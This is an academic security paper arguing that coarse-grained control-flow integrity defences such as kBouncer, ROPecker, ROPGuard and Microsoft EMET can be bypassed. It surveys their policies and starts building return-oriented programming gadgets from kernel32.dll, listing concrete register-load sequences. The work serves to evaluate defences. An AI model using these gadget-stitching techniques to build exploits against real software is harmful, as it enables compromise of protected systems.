Technical Report
Nr. TUD-CS-2014-0800

May 8, 2014
Latest Revision: August 26, 2014

# Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection

*Accepted at USENIX Security 2014*

**Authors**
Lucas Davi, Intel CRI-SC at Technische Universität Darmstadt, Germany
Daniel Lehmann, Technische Universität Darmstadt, Germany
Ahmad-Reza Sadeghi, Intel CRI-SC at Technische Universität Darmstadt, Germany
Fabian Monrose, University of North Carolina at Chapel Hill, USA

# Stitching the Gadgets:
# On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection

Lucas Davi, Ahmad-Reza Sadeghi
*Intel CRI-SC, TU Darmstadt, Germany*

Daniel Lehmann
*TU Darmstadt, Germany*

Fabian Monrose
*University of North Carolina at Chapel Hill, USA*

## Abstract

Return-oriented programming (ROP) offers a robust attack technique that has, not surprisingly, been extensively used to exploit bugs in modern software programs (e.g., web browsers and PDF readers). ROP attacks require no code injection, and have already been shown to be powerful enough to bypass fine-grained memory randomization (ASLR) defenses. To counter this ingenious attack strategy, several proposals for enforcement of (coarse-grained) control-flow integrity (CFI) have emerged. The key argument put forth by these works is that coarse-grained CFI policies are sufficient to prevent ROP attacks. As this reasoning has gained traction, ideas put forth in these proposals have even been incorporated into coarse-grained CFI defenses in widely adopted tools (e.g., Microsoft's EMET framework).

In this paper, we provide the first comprehensive security analysis of various CFI solutions (covering kBouncer, ROPecker, CFI for COTS binaries, ROPGuard, and Microsoft EMET 4.1). A key contribution is in demonstrating that these techniques can be effectively undermined, even under weak adversarial assumptions. More specifically, we show that with bare minimum assumptions, turing-complete and real-world ROP attacks can still be launched even when the strictest of enforcement policies is in use. To do so, we introduce several new ROP attack primitives, and demonstrate the practicality of our approach by transforming existing real-world exploits into more stealthy attacks that bypass coarse-grained CFI defenses.

## 1 Introduction

Today, runtime attacks remain one of the most prevalent attack vectors against software programs. The continued success of these attacks can be attributed to the fact that large portions of software programs are implemented in type-unsafe languages (C, C++, or Objective-C) that do not enforce bounds checking on data inputs. Moreover, even type-safe languages (e.g., Java) rely on interpreters (e.g., the Java virtual machine) that are in turn implemented in type-unsafe languages.

Sadly, as modern compilers and applications become more and more complex, memory errors and vulnerabilities will likely continue to persist, with little end in sight [40]. The most prominent example of a memory error is the stack overflow vulnerability, where the adversary overflows a local buffer on the stack and overwrites a function's return address [4]. While today's defenses protect against this attack strategy (e.g., by using stack canaries [15]), other avenues for exploitation exists, including those that leverage heap [32], format string [20], or integer overflow [6] vulnerabilities.

Regardless of the attacker's method of choice, exploiting a vulnerability and gaining control over an application's control-flow is only the first step of a runtime attack. The second step is to launch malicious program actions. Traditionally, this has been realized by injecting malicious code into the application's address space, and later executing the injected code. However, with the wide-spread enforcement of the non-executable memory principle (called data execution prevention in Windows) such attacks are more difficult to do today [27]. Unfortunately, the long-held assumption that only new injected code bared risks was shattered with the introduction of code reuse attacks, such as return-into-libc [29, 36] and return-oriented programming (ROP) [34]. As the name implies, code reuse attacks do not require any code injection and instead use code already resident in memory.

One of the most promising defense mechanisms against such runtime attacks is the enforcement of *control-flow integrity (CFI)* [1, 3]. The main idea of CFI is to derive an application's control-flow graph (CFG) prior to execution, and then monitor its runtime behavior to ensure that the control-flow follows a legitimate path of the CFG. Any deviation from the CFG leads to a CFI exception and subsequent termination of the application.

Although CFI requires no source code of an application, it suffers from practical limitations that impede its deployment in practice, including significant performance overhead of 21%, on average [3, Section 5.4], when function returns are validated based on a return address (shadow) stack. To date, several CFI frameworks have been proposed that tackle the practical shortcomings of the original CFI approach. ROPecker [13] and kBouncer [30], for example, leverage the branch history table of modern x86 processors to perform a CFI check on a short history of executed branches. More recently, Zhang and Sekar [45] demonstrate a new CFI binary instrumentation approach that can be applied to commercial off-the-shelf binaries.

However, the benefits of these state-of-the-art solutions comes at the price of relaxing the original CFI policy. Abstractly speaking, coarse-grained CFI allows for CFG relaxations that contains dozens of more legal execution paths than would be allowed under the approach first suggested by Abadi et al. [3]. The most notable difference is that the coarse-grained CFI policy for return instructions only validates if the return address points to an instruction that follows after a call instruction. In contrast, Abadi et al. [3]'s policy for fine-grained CFI ensures that the return address points to the original caller of a function (based on a shadow stack). That is, a function return is only allowed to return to its original caller.

Surprisingly, even given these relaxed assumptions, all recent coarse-grained CFI solutions we are aware of claim that their relaxed policies are sufficient to thwart ROP attacks[1]. In particular, they claim that the property of Turing-completeness is lost due to the fact that the code base which an adversary can exploit is significantly reduced. Yet, to date, no evidence substantiating these assertions has been given, raising questions with regards to the true effectiveness of these solutions.

**Contribution.** We revisit the assumption that coarse-grained CFI offers an effective defense against ROP. For this, we conduct a security analysis of the recently proposed CFI solutions including kBouncer [30], ROPecker [13], CFI for COTS binaries [45], ROPGuard [19], and Microsofts' EMET tool [28]. In particular, we derived a combined CFI policy that takes for each indirect branch class (i.e., return, indirect jump, indirect call) and behavioral-based heuristics (e.g., the number of instruction executed between two indirect branches), the most restrictive setting among these policies. Afterwards, we use our combined CFI policy and a weak adversary having access to only a *single* — and common used system library — to realize a Turing-complete gadget set. The reduced code base mandated that we develop several new return-oriented programming attack gadgets to facilitate our attacks. To demonstrate the power of our attacks, we show how to harden existing real-world exploits against the Windows version of Adobe Reader [25] and mPlayer [10] so that they bypass coarse-grain CFI protections. We also demonstrate a proof-of-concept attack against a Linux-based system.

## 2 Background

### 2.1 Return-Oriented Programming

Return-oriented programming (ROP) belongs to the class of runtime attacks that require no code injection. The basic idea is to combine short code sequences already residing in the address space of an application (e.g., shared libraries and the executable itself) to perform malicious actions. Like any other runtime attack, it first exploits a vulnerability in the software running on the targeted system. Relevant vulnerabilities are memory errors (e.g., stack, heap, or integer overflows [32]) which can be discovered by reverse-engineering the target program. Once a vulnerability has been discovered, the adversary needs to exploit it by providing a malicious input to the program, the so-called ROP payload. The applicability of ROP has been shown on many platforms including x86 [34], SPARC [7], and ARM [26].




*Figure 1:* Memory snapshot of a ROP Attack

An example ROP payload and a typical memory layout for a ROP attack is shown in Figure 1. Basically, the ROP payload consists of a number of return addresses each pointing to a short code sequence. These sequences consist of a small number of assembler instructions (denoted in Figure 1 as asm_ins), and traditionally terminate in a return [34] instruction[2]. The indirect branches are responsible for chaining and executing one ROP sequence after the other.

In addition to return addresses, the adversary writes several data-words in memory that are used by the invoked code sequences (usually via stack POP instructions as shown in ROP Sequence 2). At the beginning of the attack, the stack pointer (SP) points to the first return address of the payload. Once the first sequence has been executed, its final return instruction (RET) advances the stack pointer by one memory word, loads the next return

[1] Some of the mechanisms used in kBouncer and ROPGuard (both awarded by Microsoft's BlueHat Prize [38]) have already been integrated in Microsoft's defense tool called EMET [28].

[2] Sequences that end in indirect jumps or calls can also be used [12].

address from the stack, and transfers the control-flow to the next code sequence.

The combination of the invoked ROP sequences induce the malicious operations. Typically, these sequences are identified within an (offline) static analysis phase on the target program binary and its linked shared libraries. Furthermore, one or multiple ROP sequences can form a *gadget*, where a gadget accomplishes a specific task such as adding two values or storing a data word into memory. These gadgets typically form a Turing-complete language meaning that an adversary can perform arbitrary (malicious) computation.

A well-known defense against ROP is address space layout randomization (ASLR) which randomizes the base address of libraries and executables, thereby randomizing the start addresses of code sequences needed by the adversary in her ROP attack. However, ASLR is vulnerable to memory disclosure attacks, which reveal runtime addresses to the adversary. Memory disclosure can even be exploited to circumvent fine-grained ASLR schemes, where the location of each code block is randomized in memory by identifying ROP gadgets on-the-fly and generating a ROP payload at runtime [35].

### 2.2 Control-Flow Integrity

Although W⊕X, ASLR and other protection mechanisms have been widely adopted, their security benefits remain open to debate [1]. The main critique is the lack of a clear attack model and formal reasoning. To address this, Abadi et al. [3] proposed a new security property called control-flow integrity (CFI). A program maintains CFI if its path of execution adheres to a certain pre-defined control-flow graph (CFG). This CFG consists of basic blocks (BBLs) as nodes, where a BBL is a sequence of assembler instructions. Edges connect two nodes, whenever the program may legally transfer control-flow from one to the next BBL. A control-flow transfer may be either a direct or indirect branch instruction (e.g., call, jump, or return). To ensure that a program follows a valid path in the CFG, CFI inserts labels at the beginning of basic blocks. Whenever there is a control-flow transfer at runtime, CFI validates whether the indirect branch targets a BBL with a valid label.




*Figure 2:* The CFG shepherds control-flow transfers

An example for CFI enforcement is shown in Figure 2. It shows a program consisting of a main function that invokes directly the library function *printf()*, and indirectly the local subroutine *function1()*. The indirect call to *function1()* in BBL 2 is critical, since an adversary may load an arbitrary address into the register by means of a buffer overflow attack. However, the CFG states that this indirect call is only allowed to target *function1()*. Hence, at runtime, CFI validates whether the indirect call in BBL 2 is targeting label **fn1**. If an adversary aims to redirect the call to a code sequence residing in *function2()*, CFI will prevent this malicious control-flow, because label **fn1** is not defined for *function2()*. Similarly, CFI protects the return instructions of *printf()* and *function1()*, which an adversary could both exploit by overwriting a return address on the stack. The specific CFI checks in Figure 2 validate if the returns address label **ra1** or **ra2**, respectively.

It is also prudent to note that CFI has been studied in many domains. For instance, it has been used as an enabling technology for software fault isolation by Abadi et al. [2] and Yee et al. [42]. CFI enforcement has also been shown for hypervisors [41], commodity operating system kernels [16] and mobile devices [18]. In other communities, Zeng et al. [43] and Pewny and Holz [31], for example, have shown how to instrument a compiler to generate CFI-protected applications. Lastly, Budiu et al. [8] have explored architectural support to tackle the performance overheads of software-only based solutions.

### 2.3 Control-Flow Integrity Challenges

There are several factors that impede the deployment of control-flow integrity (CFI) in practice, including those related to control-flow graph (CFG) coverage, performance, robustness, and ease of deployment.

Before proceeding further, we note that besides presenting the design of CFI, Abadi et al. [3] also included a formal security proof for the soundness of their solution. A key observation noted in that work is that "despite attack steps, the program counter always follows the CFG." [3, p. 4:34]. In other words, in Abadi et al. [3], every control-flow is permitted as long as the CFG allows it. Consequently, the quality of protection from control-flow attacks rests squarely on the level of CFG coverage. And that is exactly where recent CFI solutions have deviated (substantially) from the original work, primarily as a means to address performance issues.

Recall that in the original proposal, the CFG was obtained a priori using binary analysis techniques supported by a proprietary framework called Vulcan. Since the CFG is created ahead of time, it is not capable of capturing the dynamic nature of the call stack. That is, with only the CFG at hand, one can not enforce that functions return to their most recent call site, but only that they return to any of the possible call sites. This limitation is tackled by adding a shadow stack to the statically created CFG. Intuitively, upon each call, the return address is placed in a safe location in memory, so that an instrumented return is able to compare the return address on the stack with one on a shadow stack, and the program is terminated if a deviation is detected [3, 14, 18]. In this way, many control-flow transfers are prohibited, largely reducing the gadget space available for a return-oriented programming attack.

Given the power of CFI, it is surprising that it has not yet received widespread adoption. The reason lies in the fact that extracting the CFG is not as simple as it may appear. To see why, notice that (1) source code is not readily available (thereby limiting compiler-based approaches), (2) binaries typically lack the necessary debug or relocation information, as was needed for example, in the Vulcan framework, and (3) the approach induces high performance overhead due to dynamic rewriting and runtime checks. Much of the academic research on CFI in the last few years has focused on techniques for tackling these drawbacks.

## 3 Categorizing Coarse-Grained Control-Flow Integrity Approaches

As noted above, a number of new control-flow integrity (CFI) solutions have been recently proposed to address the challenges of good runtime performance, high robustness and ease of deployment. The most prominent examples include kBouncer [30], ROPecker [13], CFI for COTS binaries [45], and ROPGuard [19]. To aide in better understanding the strenghts and limitations of these proposals, we first provide a taxonomy of the various CFI policies embodied in these works. Later, to strengthen our own analyses, we also derive a combined CFI policy that takes into account the most restrictive CFI policy.

### 3.1 CFI Policies

Table 1 summarizes the five CFI policies we use throughout this paper to analyze the effectiveness of coarse-grained CFI solutions. Specifically, we distinguish between three types of policies, namely ① policies used for indirect branch instructions, ② general CFI heuristics that do not provide well-founded control-flow checks but instead try to capture general machine state patterns of ROP attacks and ③ a policy class that covers the time CFI checks are enforced.

We believe this categorization covers the most important aspects of CFI-based defenses suggested to date. In particular, they cover polices for each indirect branch the processor supports since all control-flow attacks (including ROP) require exploiting indirect branches. Second, heuristics are used by several coarse-grained CFI approaches (e.g., [19, 30]) to allow more relaxed CFI policies for indirect branches. Finally, the time-of-check policy is an important aspect, because it states at which execution state ROP attacks can be detected. We elaborate further on each of these categories below.

| Category | Policy | x86 Example | Description |
|---|---|---|---|
| ① | $CFI_{RET}$ | `ret` | returns |
| | $CFI_{JMP}$ | `jmp reg|mem` | indirect jumps |
| | $CFI_{CALL}$ | `call reg|mem` | indirect calls |
| ② | $CFI_{HEU}$ | | heuristics |
| ③ | $CFI_{TOC}$ | | time of CFI check |

*Table 1:* Our CFI policies

**1 – Indirect Branches.** Recall that the goal of CFI is to validate the control-flow path taken at *indirect* branches, i.e., at those control-flow instructions that take the target address from either a processor register or from a data memory area[3]. The indirect branch instructions present on an Intel x86 platform are indirect calls, indirect jumps, and returns. Since CFI solutions apply different policies for each type of indirect branch, it is only natural that there are three CFI policies in this category, denoted as $CFI_{CALL}$ (indirect function calls), $CFI_{JMP}$ (indirect jumps), $CFI_{RET}$ (function returns).

**2 – Behavior-Based Heuristics (HEU).** Apart from enforcing specific policies on indirect branch instructions, CFI solutions can also validate other program behavior to detect ROP attacks. One prominent example is the number of instructions executed between two consecutive indirect branches. The expectation is that the number of such instructions will be low (compared to ordinary execution) because ROP attacks invoke a chain of short code sequences each terminating in an indirect branch instruction.

**3 – Time of CFI Check (TOC).** Abadi et al. argued that a CFI validation routine should be invoked whenever the program issues an indirect branch instruction [3]. In practice, however, doing so induces significant performance overhead. For that reason, some of the more recent CFI approaches reduce the number of runtime checks, and only enforce CFI validation at critical program states, e.g., before a system or API call.

[3] Typically, CFI does not validate direct branches because these addresses are hard-coded in the code of an executable and cannot be changed by an adversary when W⊕X is enforced.

## 3.2 Instantiation in Recent Proposals

Next, we turn our attention to the specifics of how these policies are implemented in recent CFI mechanisms.

### 3.2.1 kBouncer

The approach of Pappas et al. [30], called kBouncer, deploys techniques that fall in each of the aforementioned categories. Under category ①, Pappas et al. [30] leverage the x86-model register set called last branch record (LBR). The LBR provides a register set that holds the last 16 branches the processor has executed. Each branch is stored as a pair consisting of its source and target address. kBouncer performs CFI validation on the LBR entries whenever a Windows API call is invoked. Its promise resides in the fact that these checks induce almost no performance overhead, and can be directly applied to existing software programs.

With respect to its policy for returns, kBouncer identifies those LBR entries whose source address belong to a return instruction. For these entries, kBouncer checks whether the target address (i.e., the return address) points to a *call-preceded* instruction. A call-preceded instruction is any instruction in the address space of the application that follows a call instruction. Internally, kBouncer disassembles a few bytes before the target address and terminates the process if it fails to find a call instruction.

While kBouncer does not enforce any CFI check on indirect calls and jumps, Pappas et al. [30] propose behavioral-based heuristics (category ②) to mitigate ROP attacks. In particular, the number of instructions executed between consecutive indirect branches (i.e., "the sequence length") is checked, and a limit is placed on the number of sequences that can be executed in a row.[4]

A key observation by Pappas et al. [30] is that even though pure ROP payloads can perform Turing-complete computation, in actual exploits they will ultimately need to interact with the operating system to perform a meaningful task. Hence, as a time-of-CFI check policy (category ③) kBouncer instruments and places hooks at the entry of a WinAPI function. Additionally, it writes a *checkpoint* after CFI validation to prohibit an adversary from simply jumping over the hook in userspace.

### 3.2.2 ROPGuard and Microsoft EMET

Similar to Pappas et al. [30], the approach suggested by Fratric [19] (called ROPGuard) performs CFI validation when a critical Windows function is called. However, its policies differ from that of Pappas et al. [30].

First, with respect to policies under category ①, upon entering a critical function, ROPGuard validates whether the return address of that critical function points to a call-preceded instruction. Hence, it prevents an adversary from using a ROP sequence terminating in a return instruction to invoke the critical Windows function. In addition, ROPGuard checks if the memory word before the return address is the start address of the critical function. This would indicate that the function has been entered via a return instruction. ROPGuard also inspects the stack and predicts future execution to identify ROP gadgets. Specifically, it walks the stack to find return addresses. If any of these return addresses points to a non call-preceded instruction, the program is terminated.

Interestingly, there is no CFI policy for indirect calls or indirect jumps. Furthermore, ROPGuard's only heuristic under category ② is for validating that the stack pointer does not point to a memory location beyond the stack boundaries. While doing so prevents ROP payload execution on the heap, it does not prevent traditional stack-based ROP attacks; thus the adversary could easily reset the stack pointer before a critical function is called.

*Remarks:* ROPGuard and its implementation in Microsoft EMET [5] use similar CFI policies as in kBouncer. One difference is that kBouncer checks the indirect branches executed in the past, while ROPGuard only checks the current return address of the critical function, and for future execution of ROP gadgets. ROPGuard is vulnerable to ROP attacks that are capable of jumping over the CFI policy hooks, and cannot prevent ROP attacks that do not attempt to call any critical Windows function. To tackle the former problem (i.e., bypassing the policy hook), EMET adds some randomness in the length and structure of the policy hook instructions. Hence, the adversary has to guess the right offset to successfully deploy her attack. However, recent memory disclosure attacks show that such randomization approaches can be easily circumvented [35].

### 3.2.3 ROPecker

ROPecker is a linux-based approach suggested by Cheng et al. [13] that also leverages the last branch record register set to detect past execution of ROP gadgets. Moreover, it speculatively emulates the future program execution to detect ROP gadgets that will be invoked in the near future. To accomplish this, a static offline phase is required to generate a database of all possible ROP code sequences. To limit false positives, Cheng et al. [13] suggest that only code sequences that terminate after at most *n* instructions in an indirect branch should be recorded.

For its policies in category ①, ROPecker inspects each LBR entry to identify indirect branches that have redirected the control-flow to a ROP gadget. This decision is based on the gadget database that ROPecker derived in the static analysis phase. ROPecker also inspects the program stack to predict future execution of ROP gadgets. There is no direct policy check for indirect branches,

[4] Specifically, kBouncer reports a ROP attack when a chain of 8 short sequences has been executed, where a sequence is referred to as "short" whenever the sequence length is less than 20 instructions.

but instead, possible gadgets are detected via a heuristic. More specifically, the robustness of its behavioral-based heuristic (category ②) completely hinges on the assumption that ROP code sequences will be short and that there will always be a chain of at least some threshold number of consecutive ROP sequences.

Lastly, its time of CFI check policy (category ③) is triggered whenever the program execution leaves a sliding window of two memory pages.

*Remarks:* Clearly, ROPecker performs more frequently CFI checks than both kBouncer and ROPGuard. Hence, it can detect ROP attacks that do not necessarily invoke critical functions. However, as we shall show later, the fact that there is no policy for the target of indirect branches is a significant limitation.

### 3.2.4 CFI for COTS Binaries

Most closely related to the original CFI work by Abadi et al. [3] is the proposal of Zhang and Sekar [45] which suggest an approach for commercial-off-the-shelf (COTS) binaries based on a static binary rewriting approach, but without requiring debug symbols or relocation information of the target application. In contrast to all the other approaches we are aware of, the CFI checks are directly incorporated into the application binary. To do so, the binary is disassembled using the Linux disassembler objdump. However, since that disassembler uses a simple linear sweep disassembly algorithm, Zhang and Sekar [45] suggest several error correction methods to ensure correct disassembly. Moreover, potential candidates of indirect control-flow target addresses are collected and recorded. These addresses comprise possible return addresses (i.e., call-preceded instructions), constant code pointers (including memory locations of pointers to external library calls), and computed code pointers (used for instance in switch-case statements). Afterwards, all indirect branch instructions are instrumented by means of a jump to a CFI validation routine.

Like the aforementioned works, the approach of Zhang and Sekar [45] checks whether a return or an indirect jump targets a call-preceded instruction. Furthermore, it also allows returns and indirect jumps to target any of the constant and computed code pointers, as well as exception handling addresses. Hence, the CFI policy for returns is not as strict as in kBouncer, where only call-preceded instructions are allowed. On the other hand, their approach deploys a CFI policy for indirect jumps, which is largely unmonitored in the other approaches. However, it does not deploy any behavioral-based heuristics (category ②).

Lastly, CFI validation (category ③) is performed whenever an indirect branch instruction is executed. Hence, it has the highest frequency of CFI validation invocation among all discussed CFI approaches.

Similar CFI policies are also enforced by CCFIR (compact CFI and randomization) [44]. In contrast to CFI for COTS binaries, all control-flow targets for indirect branches are collected and randomly allocated on a so-called springboard section. Indirect branches are only allowed to use control-flow targets contained in that springboard section. Specifically, CCFIR enforces that returns target a call-preceded instruction, and indirect calls and jumps target a previously collected function pointer. Although the randomization of control-flow targets in the springboard section adds an additional layer of security, it is not directly relevant for our analysis, since memory disclosure attacks can reveal the content of the entire springboard section [35]. The CFI policies enforced by CCFIR are in principle covered by CFI for COTS binaries. However, there is one noteworthy policy addition: CCFIR denies indirect calls and jumps to target pre-defined sensitive functions (e.g., *VirtualProtect*). We do not consider this policy for two reasons: first, this policy violates the default external library call dispatching mechanism in Linux systems. Any application linking to such a sensitive (external) function will use an indirect jump to invoke it.[5] Second, as shown in detail by Göktas et al. [21] there are sufficient direct calls to sensitive functions in Windows libraries which an adversary can exploit to legitimately transfer control to a sensitive function.

*Remarks:* The approach of Zhang and Sekar [45] is most similar to Abadi et al. [3]'s original proposal in that it enforces CFI policies each time an indirect branch is invoked. However, to achieve better performance and to support COTS binaries, it deploys less fine-grained CFI policies. Alas, its coarse-grain policies allow one to bypass the restrictions for indirect call instructions ($CFI_{CALL}$). The main problem is caused by the fact that only one label is used for all indirect call targets. Given the large set of indirect call targets in modern applications, an adversary can overwrite a valid function pointer with the address of another function. A typical target is the Linux global offset table (GOT) which holds branch addresses for library calls. This leaves the solution vulnerable to so-called GOT-overwrite attacks [9] that overwrite pointers (in the GOT) to external library calls. We return to this vulnerability in §5. Moreover, even if one would ensure the integrity of the GOT, we are still allowed to use a valid code pointer defined in the external symbols. Hence, the adversary can invoke dangerous functions such as *VirtualAlloc()* and *memcpy()* that are frequently used in applications and libraries.

[5] The target address of an external function is dynamically allocated in the global offset table (GOT) which is loaded by an indirect memory jump in the procedure linkage table (PLT).

| Control-Flow Integrity (CFI) Policies | CFI for COTS [45] | kBouncer [30] | ROPecker [13] | ROPGuard [19] | EMET 4.1 [28] | *Combined Policy* |
|---|---|---|---|---|---|---|
| $CFI_{RET}$ : destination has to be call-preceded | ✓ | ✓ | ○ | ✓ | ✓ | ✓ |
| $CFI_{RET}$ : destination can be taken from a code pointer | ✓ | ✗ | ○ | ✗ | ✗ | ✗ |
| $CFI_{JMP}$ : destination has to be call-preceded | ✓ | ○ | ○ | ○ | ○ | ✓ |
| $CFI_{JMP}$ : destination can be taken from a code pointer | ✓ | ○ | ○ | ○ | ○ | ✓ |
| $CFI_{CALL}$ : destination can be taken from an exported symbol | ✓ | ○ | ○ | ○ | ○ | ✓ |
| $CFI_{CALL}$ : destination can be taken from a code pointer | ✓ | ○ | ○ | ○ | ○ | ✓ |
| $CFI_{HEU}$ : allow only $s$ consecutive short sequences, | ○ | $s <= 7$ | $s <= 10$ | ○ | ○ | $s <= 7$ |
| $CFI_{HEU}$ : where *short* is defined as $n$ instructions | ○ | $n <= 20$ | $n <= 6$ | ○ | ○ | $n <= 20$ |
| $CFI_{TOC}$ : check at every indirect branch | ✓ | ○ | ○ | ○ | ○ | Always observed |
| $CFI_{TOC}$ : check at critical API functions or system calls | ○ | ✓ | ✓ | ✓ | ✓ | |
| $CFI_{TOC}$ : check when leaving sliding code window | ○ | ○ | ✓ | ○ | ○ | |

*Table 2:* Policy comparison of coarse-grained CFI solutions: ✓ indicates that the CFI policy is applied and enforced. ✗ means that the CFI policy is prohibited (corresponding execution flows would lead to an attack alarm) . ○ indicates that the CFI policy is not applied/enforced. The combined policy takes the most restrictive setting for each CFI policy.

### 3.3 Deriving a Combined CFI Policy

In our analysis that follows, we endeavor to have the best possible protections offered by the aforementioned CFI mechanisms in place at the time of our evaluation. Therefore, our combined CFI policy (see Table 2) selects the most restrictive setting for each policy. Nevertheless, despite this combined CFI policy, we then show that one can still circumvent these coarse-grained CFI solutions, construct Turing-complete ROP attacks (under realistic assumptions) and launch real-world exploits.

At this point, we believe it is prudent to comment on the parameter choices in these prior works — and that adopted in Table 2. In particular, one might argue that the prerequisite thresholds could be adjusted to make ROP attacks more difficult. To that end, we note that Pappas et al. [30] performed an extensive analysis to arrive at the best range of thresholds for the recommended number of consecutive short sequences ($s$) with a given sequence length of $n <= 20$. Their analysis reveals that adjusting the thresholds for $s$ beyond their recommended values is hardly realistic: when every function call was instrumented, 975 false positives were recorded for $s <= 8$.

An alternative is to increase the sequence length $n$ (e.g., setting it to $n <= 40$). Doing so would require an adversary to find a long sequence of 40 instructions after each seventh short sequence (for $s <= 7$). However, increasing the threshold for the sequence length will only exacerbate the false positive issue. For this reason, Pappas et al. [30] did not consider sequences consisting of more than 20 instructions as a gadget in their analyses. We provide our own assessment in §5.3.

The approach of Cheng et al. [13], on the other hand, uses different thresholds for $s$ and $n$ than in kBouncer. Making the thresholds in ROPecker more conservative (e.g., reducing $s$ and increasing $n$) will lead to the same false positives problems as in kBouncer. Moreover, the problem would be worse, since ROPecker performs CFI validation more frequently than kBouncer. Nevertheless, we show that regardless of the specific choice of parameter chosen in the recommended ranges, our attacks render these defenses ineffective in practice (see Section 5).

## 4 Turing-Complete ROP Gadget Set

We now explore whether or not it is possible to derive a Turing-complete gadget set even when all state-of-the-art coarse-grained CFI protections are enforced. In particular, we desire a gadget set that still allows an adversary to undermine the combined CFI policy (see Table 2).

**Assumptions.** To be as pragmatic as possible, we assume that the adversary can only leverage the presence of a single shared library to derive the gadget set. This is a very stringent requirement placed on ourselves since modern programs typically link to dozens of libraries.

Note also that we are not concerned with circumventing other runtime protection mechanisms such as ASLR or stack canaries. The reasons are twofold: first, coarse-grained CFI protection approaches do not rely on the presence of other defenses to mitigate against code reuse attacks. Second, in contrast to CFI, ASLR and protection mechanisms that defend against code pointer overwrites (e.g., stack canaries, bounds checkers, pointer encryption) do not offer a general defense, and moreover, are typically bypassed in practice. In particular, ASLR is vulnerable to memory disclosure attacks [35, 37]. That said, the attacks and return-oriented programming gadgets we present in the following can be also leveraged to mount memory disclosure attacks in the first stage.

**Methodology and Outline.** Our analysis is performed primarily on Windows as it is the most widely deployed desktop operating system today. Specifically, we inspect `kernel32.dll` (on x86 Windows 7 SP1), a 848kb system library that exposes Windows API functions and is by default linked to nearly every major Windows process (e.g., Adober Reader, IE, Firefox, MS Office). It is also noteworthy to mention that our results do not only apply to Windows; Although we did not perform a Turing-complete gadget analysis for Linux's default library (`libc.so`), to demonstrate the generality of our approach, we provide a shellcode exploit that uses gadgets from `libc` (see §5.2). To facilitate the gadget finding process, we developed a static analysis python module in `IDA Pro` that outputs all call-preceded sequences ending in an indirect branch. We also developed a sequence filter in the general purpose `D` programming language that allows us to check for sequences containing a specific register, instruction, or memory operand. Note that in the subsequent discussions, we use the Intel assembler syntax, e.g., `mov destination, source`, and use a semicolon to separate two consecutive instructions.

We first review in §4.1 the basic gadgets that form a Turing-complete language [12, 34]. To achieve Turing-completeness, we require gadgets to realize memory load and store operations, as well as a gadget to realize a conditional branch. Afterwards, we present two new gadget types called the Call-Ret-Pair gadget (§4.2.1) and the Long-NOP gadget (§4.2.2). Constructing the latter was a non-trivial engineering task and the outcome played an important role in "stitching" gadgets together, thereby bypassing coarse-grained CFI defenses. It should also be noted that we only present a *subset* of the available sequences. Eliminating the specific few sequences presented here will not prevent our attack, since `kernel32.dll` (and many other libraries) provides a multitude of other sequences we could have leveraged.

### 4.1 Basic Gadget Arsenal

**Loading Registers.** Load gadgets are leveraged in nearly every ROP exploit to load a value from the stack into a CPU register. Recall that x86 provides six general registers (`eax`, `ebx`, `ecx`, `edx`, `esi`, `edi`), a base/frame pointer register (`ebp`), the stack pointer (`esp`), and the instruction pointer (`eip`). All registers can be directly accessed (read and write) by assembler instructions except the `eip` which is only indirectly influenced by dedicated branch instructions such as `ret`, `call`, and `jmp`.

Typically, stack loading is achieved on x86 via the `POP` instruction. The call-preceded load gadgets we identified in `kernel32.dll` are summarized in Table 3. Except for the `ebp` register, we are not able to load any other register without inducing a side-effect, i.e., without affecting other registers. That said, notice that the sequence for `esi`, `edi`, and `ecx` only modifies the base pointer (`ebp`). Because traditionally `ebp` holds the base pointer and no data, and ordinary programs can be compiled without using a base pointer, we consider `ebp` as an *intermediate register* in our gadget set. The astute reader would have noticed that the sequences for `edi` and `ecx` modify the stack pointer as well through the `leave` instruction, where `leave` behaves as `mov esp,ebp; pop ebp`. However, we can handle this side-effect, since the stack pointer receives the value from our intermediate register `ebp`. Hence, we first invoke the load gadget for `ebp` and load the desired stack pointer value, and afterwards call the sequence for `edi`/`ecx`.

More challenges arise when loading the general-purpose registers `eax`, `ebx`, and `edx`. While `ebx` can be loaded with side-effects, we were not able to find any useful stack pop sequence for `eax` and `edx`. This is not surprising given the fact that we must use call-preceded sequences. Typically, these sequences are found in function epilogues, where a function epilogue is responsible for resetting the caller-saved registers (`esi`, `edi`, `epb`). We alleviate the side-effects for `ebx` by loading all the caller-saved registers from the stack.

| Register | Call-Preceded Sequence (ending in `ret`) |
|---|---|
| EBP | `pop ebp` |
| ESI | `pop esi; pop ebp` |
| EDI | `pop edi; leave` |
| ECX | `pop ecx; leave` |
| EBX | `pop edi; pop esi; pop ebx; pop ebp` |
| EAX | `mov eax,edi; pop edi; leave` |
| EDX | `mov eax,[ebp-8]; mov edx,[ebp-4];`<br>`pop edi; leave` |

*Table 3:* Register Load Gadgets

For `eax` and `edx`, data movement gadgets can be used. As can be seen in Table 3, `eax` can be loaded using the `edi` load gadget in advance. The situation is more complicated for `edx`, especially given our choice to only use `kernel32.dll`. In particular, while there is a sequence that allows one to load `edx` by using the `ebp` load gadget beforehand, it is challenging to do so since the adversary would need to save the state of some registers. That said, other default Windows libraries (such as `shell32.dll`) offer several more convenient gadgets to load `edx` (e.g., a common sequence we observed was `pop edx; pop ecx; jmp eax`), and so this limitation should not be a major obstacle in practice.

